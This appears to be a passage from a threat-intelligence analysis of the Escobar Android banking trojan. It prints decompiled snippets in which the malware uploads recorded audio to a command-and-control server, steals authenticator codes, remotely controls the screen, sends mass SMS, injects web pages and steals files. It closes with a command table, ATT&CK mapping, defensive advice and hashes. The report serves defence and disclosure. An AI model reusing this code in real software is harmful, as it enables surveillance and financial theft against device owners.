    audioRecorder.f4900oo000o = audioRecorder.getFilesDir().toString();
    audioRecorder.f4900oo000o = q7.Ooo00oO(new StringBuilder(), audioRecorder.f4900oo000o, "/audioRec.3gp")
    audioRecorder.f4890oo000o.stop();
    audioRecorder.f4890oo000o.release();
    audioRecorder.f4890oo000o = null;
    try {
        FileInputStream fileInputStream = new FileInputStream(new File(audioRecorder.f4900oo000o));
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL("http://" + MainActivity.Ooo000o + "/project/apiMethods/uploadVNC.php?botid=
        httpURLConnection.setDoInput(true);
        httpURLConnection.setDoOutput(true);
        httpURLConnection.setUseCaches(false);
        httpURLConnection.setRequestMethod("POST");
        httpURLConnection.setRequestProperty("Connection", "Keep-Alive");
        httpURLConnection.setRequestProperty("ENCTYPE", "multipart/form-data");
        httpURLConnection.setRequestProperty("Content-Type", "multipart/form-data;boundary=*****");
        httpURLConnection.setRequestProperty("Cookie", MainActivity.Ooo00oO);
        httpURLConnection.setRequestProperty("uploaded_file", audioRecorder.f4900oo000o);
        DataOutputStream dataOutputStream = new DataOutputStream(httpURLConnection.getOutputStream());
        dataOutputStream.writeBytes("--*****\r\n");
        dataOutputStream.writeBytes("Content-Disposition: form-data; name=\"uploaded file\";filename=" + audioRecorder.f4900oo000o + "\r\n");
```

Figure 10 – Code to records Audio


On the TA's command, the malware tries to steal Google authenticator codes, as shown below.



```
else if (this.f5010oo000o.contains("Get Google Authenticator Codes")) {
    Intent launchIntentForPackage = getPackageManager().getLaunchIntentForPackage("com.google.android.apps.authenticator2")
    f4990oo0000 = true;
    flags = launchIntentForPackage.setFlags(268435456);
```

Figure 11 – Steals Google Authenticator Code


The Escobar malware variant also uses VNC Viewer to remotely control the screens of an infected device, as shown below.



```
} else if (this.f5010oo000o.contains("Start VNC")) {
    AccessibilityService.Ooo00o = true;
} else if (this.f5010oo000o.contains("Enable Notfication Access")) {
    if (!getApplicationContext().getSharedPreferences("sharedPrefs", 0).getBoolean("notification", false)) {
        SharedPreferences.Editor edit = getApplicationContext().getSharedPreferences("sharedPrefs", 0).edit();
        edit.putBoolean("uninstallProtection", false);
        edit.apply();
        flags = new Intent("android.settings.ACTION_NOTIFICATION_LISTENER_SETTINGS").setFlags(268435456);
    }
} else if (this.f5010oo000o.contains("Stop VNC")) {
    AccessibilityService.Ooo00o = false;
} else {
    try {
        if (this.f5010oo000o.contains("VNCClick")) {
            String str11 = this.f5010oo000o;
            float floatValue = Float.valueOf(str11.substring(str11.indexOf("[") + 1, this.f5010oo000o.indexOf("]"))).floatValue();
            String str12 = this.f5010oo000o;
            AccessibilityService.Ooo0000 = Float.valueOf(str12.substring(str12.indexOf("(") + 1, this.f5010oo000o.indexOf(")"))).floatValue();
            AccessibilityService.Ooo0000 = floatValue;
            AccessibilityService.f4670oo0000 = "click";
            str = this.f5010oo000o;
        } else if (this.f5010oo000o.contains("VNCHold")) {
            String str13 = this.f5010oo000o;
            float floatValue2 = Float.valueOf(str13.substring(str13.indexOf("[") + 1, this.f5010oo000o.indexOf("]"))).floatValue();
            String str14 = this.f5010oo000o;
            AccessibilityService.Ooo0000 = Float.valueOf(str14.substring(str14.indexOf("(") + 1, this.f5010oo000o.indexOf(")"))).floatValue();
            AccessibilityService.Ooo0000 = floatValue2;
            AccessibilityService.f4670oo0000 = "hold";
            str = this.f5010oo000o;
        } else if (this.f5010oo000o.contains("VNCDrag")) {
```

Figure 12 – Uses VNC Viewer to Control Device Screen


The malware can take pictures and also has the code to send text SMSes to a specific phone number or to all the contacts saved in the victim's device without the user's knowledge. Refer to figure 13 for the code used by the malware for this purpose.



```
else if (this.f5010oo000o.contains("Take Photo")) {
    startService(new Intent(getApplicationContext(), CameraActivity.class).addFlags(268435456));
    str2 = this.f5010oo000o;
else if (!this.f5010oo000o.contains("Send SMS") || this.f5010oo000o.contains("All")) {
    if (this.f5010oo000o.contains("Send SMS to All Contacts")) {
        ArrayList arrayList = (ArrayList) Ooo0000(getApplicationContext().getContentResolver());
        String str4 = this.f5010oo000o;
```

Figure 13 – Code to take Pictures and send SMSs


Acting to the commands given by the TAs C&C, the Escobar malware is capable of injecting URLs in the victim's device, as shown below.



```
(this f5010oo000o.contains("Inject a web page")) {
String str5 = this.f5010oo000o;
flags = new Intent(getApplicationContext(), Bank.class).putExtra("inject", str5.substring(str5.indexOf("[") + 1, this.f5010oo000o.indexOf("]")));
```

Figure 14 – Injects URLs


The malware can also steal media files from the victim's device, as shown in the below code snippet.



```
if (this.f5010oo000o.contains("Download File")) {
    String str6 = this.f5010oo000o;
    String substring2 = str6.substring(str6.indexOf("[") + 1, this.f5010oo000o.indexOf("]"));
    Cursor query = getApplicationContext().getContentResolver().query(MediaStore.Images.Media.EXTERNAL_CONTENT_URI, null, null, null);
    while (true) {
        if (!query.moveToNext()) {
            break;
        }
        String string = query.getString(query.getColumnIndex("_data"));
        if (string.contains(substring2)) {
            query.close();
            Ooo0Oo0(string);
```

Figure 15 – Steals Files on the Device


The image below depicts the malware's ability to collect device location.



```
public void onLocationChanged(Location location) {
    try {
        CommandListener.this.f5000oo000o.Ooo0oo0(location.getLatitude() + "%2C" + location.getLongitude());
    } catch (Exception e) {
        e.printStackTrace();
```

Figure 16 – Code to Collects Device Location


Figure 17 showcases the code snippet used by the Escobar malware to monitor the victim's device notifications.



```
public void onNotificationPosted(StatusBarNotification statusBarNotification) {
    super.onNotificationPosted(statusBarNotification);
    if (statusBarNotification.getPackageName().equals(Telephony.Sms.getDefaultSmsPackage(this))) {
        cancelAllNotifications();
    }
    if (statusBarNotification.getNotification().actions != null && AccessibilityService.f4690oo00o0.contains(statusBarNotification.getPackageName()))
        try {
            statusBarNotification.getNotification().actions[0].actionIntent.send();
        } catch (PendingIntent.CanceledException e) {
            e.printStackTrace();
```

Figure 17 – Code for monitoring device notifications

The malware can also kill itself whenever it gets the commands from the C&C server.



```
else if (this.f5010oo000o.contains("Kill Bot")) {
  startService(new Intent(getApplicationContext(), Uninstall.class));
  Intent intent = new Intent("android.settings.APPLICATION_DETAILS_SETTINGS")
  intent.addCategory("android.intent.category.DEFAULT");
  StringBuilder Ooo02 = q7.Ooo0("package:");
  Ooo02.append(getPackageName());
```

Figure 18 – Code to kill Itself

Below are the commands used by the TAs to control the infected device:

Command	Description
Take Photo	Capture images from the device's camera
Send SMS	Send SMS to a particular number
Send SMS to All Contacts	Send SMS to all the contact numbers saved in the device

Inject a web page	Inject a URL
Download File	Download media files from the victim device
Kill Bot	Delete itself
Uninstall an app	Uninstall an application
Record Audio	Record device audio
Get Google Authenticator Codes	Steal Google Authenticator codes
Start VNC	Control device screen

Conclusion

Banking threats are increasing with every passing day and growing in sophistication. Escobar is one such example. The newly added features in the Escobar malware allow the malicious app to steal information from the compromised device. According to our research, these types of malware are only distributed via sources other than Google Play Store. As a result, practicing cyber hygiene across mobile devices and online banking applications is a good way to prevent this malware from compromising your system.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

How to prevent malware infection?

- Download and install software only from official app stores like Google Play Store or the iOS App Store.
- Use a reputed anti-virus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

How to identify whether you are infected?

- Regularly check the Mobile/Wi-Fi data usage of applications installed in mobile devices.
- Keep an eye on the alerts provided by Anti-viruses and Android OS and take necessary actions accordingly.

What to do when you are infected?

- Disable Wi-Fi/Mobile data and remove SIM card – as in some cases, the malware can re-enable the Mobile Data.
- Perform a factory reset.

- Remove the application in case a factory reset is not possible.
- Take a backup of personal media Files (excluding mobile applications) and perform a device reset.

What to do in case of any fraudulent transaction?

In case of a fraudulent transaction, immediately report it to the concerned bank.

What should banks do to protect their customers?

Banks and other financial entities should educate customers on safeguarding themselves from malware attacks via telephone, SMSes, or emails.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1476	Deliver Malicious App via Other Mean.
Initial Access	T1444	Masquerade as Legitimate Application
Execution	T1575	Native Code
Collection	T1433	Access Call Log
Collection	T1412	Capture SMS Messages
Collection	T1432	Access Contact List
Collection	T1429	Capture Audio
Collection	T1512	Capture Camera
Collection	T1533	Data from Local System
Collection	T1430	Location Tracking
Command and Control	T1436	Commonly Used Ports

Indicators of compromise

Indicators	Indicator Type	Description
a9d1561ed0d23a5473d68069337e2f8e7862f7b72b74251eb63ccc883ba9459f	SHA256	Escobar APK
22e943025f515a398b2f559c658a1a188d0d889f	SHA1	Escobar APK
d57e1c11f915b874ef5c86cedb25abda	MD5	Escobar APK